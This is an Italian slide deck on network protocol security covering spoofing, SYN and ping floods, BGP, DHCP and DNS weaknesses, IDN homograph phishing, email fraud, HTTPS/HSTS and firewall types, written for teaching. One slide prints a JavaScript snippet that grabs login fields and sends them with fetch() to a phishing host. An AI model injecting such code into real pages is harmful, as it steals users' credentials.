Sicurezza protocolli di rete

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Sicurezza protocolli di rete

- Protocolli TCP/IP
- Firewall e dintorni

..

Protocolli TCP/IP

IP Spoofing

http://en.wikipedia.org/wiki/Transmission_Control_Protocol#Vulnerabilities


Nascono per un uso molto diverso da quello attuale.
Scrittura tramite RFC.
Bisogna però distinguere fra vulnerabilità delle implementazioni e debolezze intrinseche dei protocolli.


- IP Spoofing
  https://en.wikipedia.org/wiki/IP_address_spoofing

  Modifico il mio IP sorgente nei messaggi per fare in modo che sembrino provenire da un altro utente.
  Non si può fare con stack IP standard ma ci sono software per farlo.
  Serve per costruire altri tipi di attacchi

Protocolli TCP/IP

Syn Flooding






Syn Flooding (protocollo a tre stati: Syn, Syn/ack, ack. Se manca ack rimangono aperte half sess.)
https://en.wikipedia.org/wiki/SYN_flood

- Punta ad esaurimento delle risorse del server
- Inserire timeout che però non debbono essere ne troppo lunghi ne troppo corti.

Protocolli TCP/IP


ARP Spoofing



ARP Spoofing (rispondo alle ARP request con il mio MAC e faccio attacchi Man in the middle)
https://en.wikipedia.org/wiki/ARP_spoofing

Posso farlo anche solo a metà.
Debbo ricordarmi di chiudere tutto bene per cercare di passare inosservato.

Protocolli di routing



https://en.wikipedia.org/wiki/Border_Gateway_Protocol

- Protocolli di routing poco protetti, instradamenti attaccabili sull'endpoint, bassa sicurezza nello scambio delle tabelle, nascono per essere veloci non sicuri
- Intercettare il traffico, creare DOS
- Internet viaggia su un protocollo scritto su due tovagliolini di carta nel 1989, implementato nel 1994 e, di fatto, mai modificato. Basato sulla fiducia fra operatori nell'annunciare gli instradamenti
- 14.000 "incidenti"(traffico che all'improvviso passa dalla Russia o dalla Cina) nel 2017 https://www.internetsociety.org/blog/2018/01/14000-incidents-20
- Strumenti per ridurre il problema ma non funzionano finché non li implementato tutti gli ISP e i carrier
- https://isbgpsafeyet.com/
- Nuovo gruppo di lavoro MANRS https://www.manrs.org/2020/12/we-can-do-more-for-routing-sec

Sicurezza di ICMP

- Echo request/reply
- Destination unreachable
- Source quence
- Redirect
- Time exceeded for a datagram

Smurf attack, Ping Flood

Internet Control and Management Protocol
Controllo e gestione della rete. Possibili molti attacchi alla rete anche perché il protocollo è completamente privo di autenticazione e di “storia”. Funzioni ICMP utilizzabili per un attacco soprattutto in fase di preparazione:
Echo request/reply (ping, posso utilizzarlo per scansione della rete oppure per attacchi DoS, vedi sotto)
Destination (network/host /protocol/port) unreachable (DoS, convinco il client che la destinazione è irraggiungibile)
Source quence (rallentamento della rete, dice al client di rallentare perché la rete è satura)
Redirect (modifica dinamica degli instradamenti, posso indirizzare i pacchetti dove mi fa comodo)
Time exceeded for a datagram (posso provocare un DoS dicendo che la destinazione è irraggiungibile, numero di hop della rete è stato superato, c’è un loop… ma non è vero)
Esempi: http://en.wikipedia.org/wiki/Smurf_attack Smurf attack sfrutta ping broadcast+ip spoofing per fare DoS, attacco di riflesso (vedi capitolo degli attacchi) , http://en.wikipedia.org/wiki/Ping_flood Ping Flood innondare il target di pacchetti, ping -f, con spoofing ovviamente)

DHCP

- **Insider**!
- Shadow server
- Client non autorizzati
- Client malevolo

http://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol#Security

Protocollo non autenticato, molto facile da attaccare da parte di un “insider”.

Attivazione di uno shadow server (DoS oppure configurazione di rete ad hoc per trasformarlo in un MITM e intercettare il traffico, invio di DNS e di default gateway malevolo)

Client non autorizzati che acquisiscono un indirizzo IP.

Client malevolo che attacca il DHCP server legittimo forzando l'esaurimento delle risorse (cambiando mac address del mittente ogni volta per farsi dare un ip nuovo)

Protocolli TCP/IP

DNS

- DNS shadow server
- Cache Poisoning
- Risposte senza domande
- Caratteri simili in font semplici
  (Courier numero 1 e lettera l: `1 l)`
- UNICODE (IDN)
  (U+0430 a cirillico, U+0061 a latino)

http://en.wikipedia.org/wiki/Domain_Name_System#Security_issues

Servizio indispensabile per il funzionamento di Internet !
Nasce senza nessuna sicurezza, implementazioni sicure per salvaguardare root-DNS e “zone transfer” (DNSSEC=firma digitale record DNS, complesso).

DNS shadow server (server malevolo che fornisce coppie scorrette IP-Nome)
http://en.wikipedia.org/wiki/DNS_spoofing Cache Poisoning per generare risposte alterate, attacco la cache del client (DoS o ridirezione del traffico su siti falsi)
Fornire risposta anche a query non effettuate per forzare o sovrascrivere la cache del client
Problema dei nomi con i caratteri nazionali:
http://en.wikipedia.org/wiki/Internationalized_domain_name
UNICODE: I caratteri latini sono visivamente indistinguibili da quelli cirillici ma sono due lettere diverse. RFC3490/1/2: International Domain Names. Ad esempio:
http://www.pаypal.com
A volte anche con i caratteri latini i font possono ingannare (domain impersonification)

DNS

Due tentativi di soluzione:

- DNS over HTTPS (DoH)
- DNS over TLS (DoT)

https://www.wired.com/story/dns-over-https-encrypted-web/


Dibattito in corso, non chiaro quanto possano aiutare, alcuni browser cominciano ad implementarlo e ci sono DNS resolver che cominciano ad attivarlo (Firefox)

https://hacks.mozilla.org/2018/05/a-cartoon-intro-to-dns-over-https/

Protocolli TCP/IP

DNS

IDN Homograph attack
Punycode per registrare domini




http://en.wikipedia.org/wiki/Domain_Name_System#Security_issues

IDN Homograph attack:
https://en.wikipedia.org/wiki/IDN_homograph_attack
Punycode= sistema di codifica leggibile per UNICODE
https://en.wikipedia.org/wiki/Punycode
Posso usarlo per registrare domini.
I browser si difendono non traslando le scritte miste in un unico carattere (visualizza il punycode se misto ad es. latino-cirillico)
Problema con URL tutte in cirillico ma indistinguibili
"apple.com", registered as "xn—80ak6aa92e.com"
Situazione in evoluzione
https://www.xn--80ak6aa92e.com/

https://www.xudongz.com/blog/2017/idn-phishing/

Protocolli TCP/IP

Punycode per avere il “lucchetto verde”



https://www.xn--bbox-vw5a.com/login

Come visto nella slide precedente lo uso anche per rafforzare l’attacco ottenendo il lucchetto verde.
Al momento Chrome e Safari se ne accorgono e mi espandono il punycode, Firefox e Tor no.

https://krebsonsecurity.com/2018/11/half-of-all-phishing-sites-now-have-the-padlock/

Protocolli TCP/IP

DNS è potere!

8.8.8.8 e 8.8.4.4 DNS free di Google (cosa facciano però delle vostre query non si sa …)

Immagine tratta da scontri in piazza in Turchia nel 2016, il governo turco aveva bloccato siti stranieri sui DNS dei provider nazionali.

Attacco Mail in the Middle

E’ un man in the middle basato sulle mail.
Mi inserisco in una conversazione fra due utenti o rubando l’identità di uno dei due oppure utilizzando i problemi di DNS/caratteri visti in precedenza (nome dominio simile, uso di caratteri analoghi, nomi assonanti ecc.).
Serve lavoro di intelligence per essere credibili.
Classicamente modifico le coordinate bancarie di un pagamento (IBAN) spostandole su un conto mio (in un paradiso fiscale oppure anche in Italia avendo uno “spallone” che provvede a vuotarlo immediatamente, usato bancoposta spesso).
NB: anche in caso di frode conclamata la banca NON è responsabile e non vi ridà i soldi.

Protocolli TCP/IP

Chinese group swindles $18.5 million from Indian arm of Italian company: Economic Times

MUMBAI (Reuters) - A group of Chinese hackers robbed 1.3 billion rupees ($18.45 million) from the Indian unit of Tecnimont SpA through an elaborate cyber fraud that included impersonating the Italian engineering firm's chief executive, the Economic Times reported.

The scammers sent emails to the India head of Tecnimont, part of the publicly traded Maire Tecnimont, from an account that looked similar to one used by the Italian group's CEO and also organized conference calls to discuss a "confidential" acquisition in China, the ET report said, citing a complaint made with the police.


The hackers then convinced the India chief to transfer the money for the acquisition in three tranches from India to banks in Hong Kong, saying the amount could not be moved from Italy due to regulatory issues, the report said.

Dominio di posta intercettato grazie a caratteri simili.

https://www.reuters.com/article/us-mairetecnimont-india-fraud/chinese-group-swindles-185-million-from-indian-arm-of-italian-company-economic-times-idUSKCN1P40KE

Aziende hanno avuto danni di centinaia di milioni, altre si sono salvate grazie a telefonate di verifica "fuori procedura".

Domain hijacking



Domain hijacking, attacco utenza di gestione registrazione DNS e sostituisco l'IP.
https://en.wikipedia.org/wiki/Domain_hijacking
L'attaccante dice al registar (es. Aruba) di cambiare l'IP associato al mio nome di dominio. Il registrar segnala il cambiamento al registry che gestisce il root dns (Verisign) e il cambio si propaga in rete.
Proteggere l'admin del dns record (2factor).
Se sei una banca e non ti proteggi rischi molto
https://www.wired.com/2017/04/hackers-hijacked-banks-entire-online-operation/

I problemi dei protocolli applicativi

- HTTP → Usare HTTPS (HTTP sicuro)
  - Basato su SSL/TLS
  - Autenticazione (reciproca)
  - Crittografia flusso
  - Negoziazione dell'algoritmo → scambio chiave segreta → colloquio sicuro
  - Il disastro di Heartbleed
- SMTP → Poco da fare → SPAM
- FTP → Lasciamo perdere ...
- SSH → Suite di protocolli “sicuri” per gestire sessioni remote. Vulnerabilità note (ma anche ignote?).

I problemi dei protocolli applicativi


HTTP → Usare HTTPS (HTTP “sicuro”)
http://en.wikipedia.org/wiki/HTTPS

- Basato su SSL/TLS
- Autenticazione (reciproca)
- Crittografia flusso
- Negoziazione dell'algoritmo → scambio chiave segreta → colloquio sicuro
- Il disastro di Heartbleed
  http://en.wikipedia.org/wiki/Heartbleed

SMTP → Poco da fare → SPAM
http://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol#Security_and_spamming

FTP → http://en.wikipedia.org/wiki/File_Transfer_Protocol#Security
Lasciamo perdere ...
http://en.wikipedia.org/wiki/Secure_Shell SSH → Suite di protocolli “sicuri” per gestire sessioni remote. Vulnerabilità note (ma anche ignote?).

Protocolli TCP/IP



"Simplified Heartbleed explanation" by FenixFeather - Inkscape. Licensed under CC BY-SA 3.0 via Wikimedia Commons - http://commons.wikimedia.org/wiki/File:Simplified_Heartbleed_explanation.svg#/media/File:Simplified_Heartbleed_explanation.svg


Protocolli TCP/IP

Non basta la pagina di login in https, anche la landing page deve essere protetta.

Se la landing page è in http un intruder può iniettare codice javascript nella pagina che intercetta i click e utente/password mentre vengono immessi.

```
let loginBtn = document.querySelector('#loginbutton');
loginBtn.addEventListener(‘mouseover’, function() {
  let username = document.querySelector('#email').value;
  let pass = document.querySelector('#pass').value;
  fetch(`http://www.trudys-phish-pharm.com/?un=$
    {username}&pass=${pass}`);
});
```

Protocolli TCP/IP



HTTPS handshake

Il nonce è un numero casuale e serve per qualificare in modo univoco ogni sessione di logon.

https://en.wikipedia.org/wiki/Cryptographic_nonce

Spiegato bene qui:

https://blog.bradfieldcs.com/the-secret-life-of-your-login-credentials-6a254bad52ce

Nota: protocollo in arrivo HTTP/3 che non usa più TCP come trasporto ma usa QUIC.

QUIC uses a combination of TCP + TLS + SPDY over UDP with several enhancements with respect to the current HTTP/2 over TCP implementation.

HTTP Strict Transport Security

Per forzare subito il browser ad andare in https

https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security


Il server forza il client ad andare in HTTPS e forza il protocollo TLS nel colloquio.
Redirect delle url già nella pancia del browser.

Header ritornato dal server web:
strict-transport-security: max-age=15552000;

Per quanti secondi usare HTTPS su quel sito
You are accessing facebook.com for the first time, and you know HTTPS is safer than HTTP, so you access it over HTTPS, **https**://facebook.com. When your browser receives the HTML, it receives the header above which tells your browser to force-redirect you to HTTPS for future requests. One month later, someone sends you a link to Facebook using HTTP, **http**://facebook.com, and you click on it. Since one month is less than the 15552000 seconds specified by the max-age directive, your browser will send the request as HTTPS, preventing a potential MITM attack.

Protocolli TCP/IP

HTTPS Inspection




Https inspection, “apro” la connessione per vedere il traffico in chiaro.

Inbound=proteggo i miei server terminando la connessione sul firewall usando il certificato del server e “fingendo” di essere il server


Outbound=spezzo la sessione sul firewall in uscita con il suo certificato (che deve essere noto e accettato dai client aziendali) poi il firewall fa da proxy e apre la sessione lui con il server remoto (schema nella slide)

https://supportcenter.checkpoint.com/supportcenter/portal?eventSubmit_doGoviewsolutiondetails=&solutionid=sk108202



Firewall=Hardware+software che isolano parti di una rete aventi diversi contesti di sicurezza.

Firewall e dintorni



DMZ=Demilitarized Zone
https://en.wikipedia.org/wiki/DMZ_(computing)

Zona isolata in cui mettere servizi da mostrare all'esterno e all'interno.

Di Utente:Sassospicco, Benj - Image:Demilitarized_Zone_Diagram.png, Pubblico dominio, https://commons.wikimedia.org/w/index.php?curid=826346

Stateless Firewall

- Non c'è conoscenza
- Non c'è autenticazione
- Il logging è povero
- Ogni router ha la sua sintassi

Stateless Firewall

Il packet filter è stata la prima implementazione di firewall router-based, negli anni ‘80, a motivo della semplicità implementativa e delle limitate capacità elaborative dei sistemi di allora.

Veloce e semplice: le regole sono applicate su ogni pacchetto senz’alcuna memoria dei pacchetti precedenti (quindi senza memoria dello stato).

- Non c'è conoscenza della provenienza (interfacce) dei pacchetti né della destinazione.
- Mancano meccanismi di autenticazione.
- Il logging è povero e limitato alle stesse informazioni specificate nel ruleset.
- Ogni router ha la sua sintassi: regole astratte vanno tradotte nel sistema che si usa.

Stateless Firewall

- Direzione di un colloquio
- IP fragments
- Protocollo FTP
- Protocolli “difficili”: H323, T120, X11

Stateless Firewall

- Non si riesce a discriminare la direzione di un colloquio senza effettuare l’analisi almeno del flag di acknowledge o dell’interfaccia di ingresso (problema dello spoofing).
- Gli IP fragments non contengono i numeri di porta.
- Il protocollo FTP dopo la prima connessione negozia una porta per la trasmissione dei dati (anche con PASV).
- Altri protocolli “difficili”: H323, T120, X11

Elementi considerati: SRCIP/SRCPORT, DSTIP/DSTPORT, TYPE

Azioni: Accept, Deny (con notifica), Drop (senza notifica)

Stateful Firewall

Contesto della comunicazione: statefulness

Stateful Firewall- A volte indicati come “Next Generation Firewall” NGFW (nomenclatura discussa).

Alle funzionalità di filtro già descritte per il semplice Packet Filter, aggiunge la possibilità di analizzare il singolo pacchetto nel contesto della sua comunicazione (statefulness), e mantenere memoria di tutte le comunicazioni.

Richiede ovviamente tanta potenza di calcolo e memoria.

Mi protegge meglio da attacchi cominciati dall’esterno con half-sessions malevole (es. risposte a ping senza che ci sia stata una richiesta).

Application Level Gateway

- No routing tra la rete da proteggere e la rete esterna
- Proxy applicativo
- Non tutti I protocolli sono “proxabili”
- HTTP e FTP

Application Level Gateway

Al contrario dei casi precedenti, un firewall di tipo application level gateway prevede che non vi sia routing tra la rete da proteggere e la rete esterna.

Non è dunque possibile a un sistema situato nella rete interna aprire una comunicazione con un sistema esterno, né viceversa.

Il passaggio dell’informazione da una rete all’altra può avvenire solamente tramite un software specializzato: il proxy applicativo.

Non tutti I protocolli sono “proxabili”.

I più usati sono HTTP (vedi dettagli nelle slide successive) e FTP.

Deve comunque essere abbinato ad altre protezioni.

Firewall e dintorni

HTTP application level gateway(Proxy)

http://en.wikipedia.org/wiki/Proxy_server

Per proxy, o proxy server, intendiamo solitamente un application level gateway HTTP, ossia un servizio di rete che disaccoppia l'accesso al web dal browser.

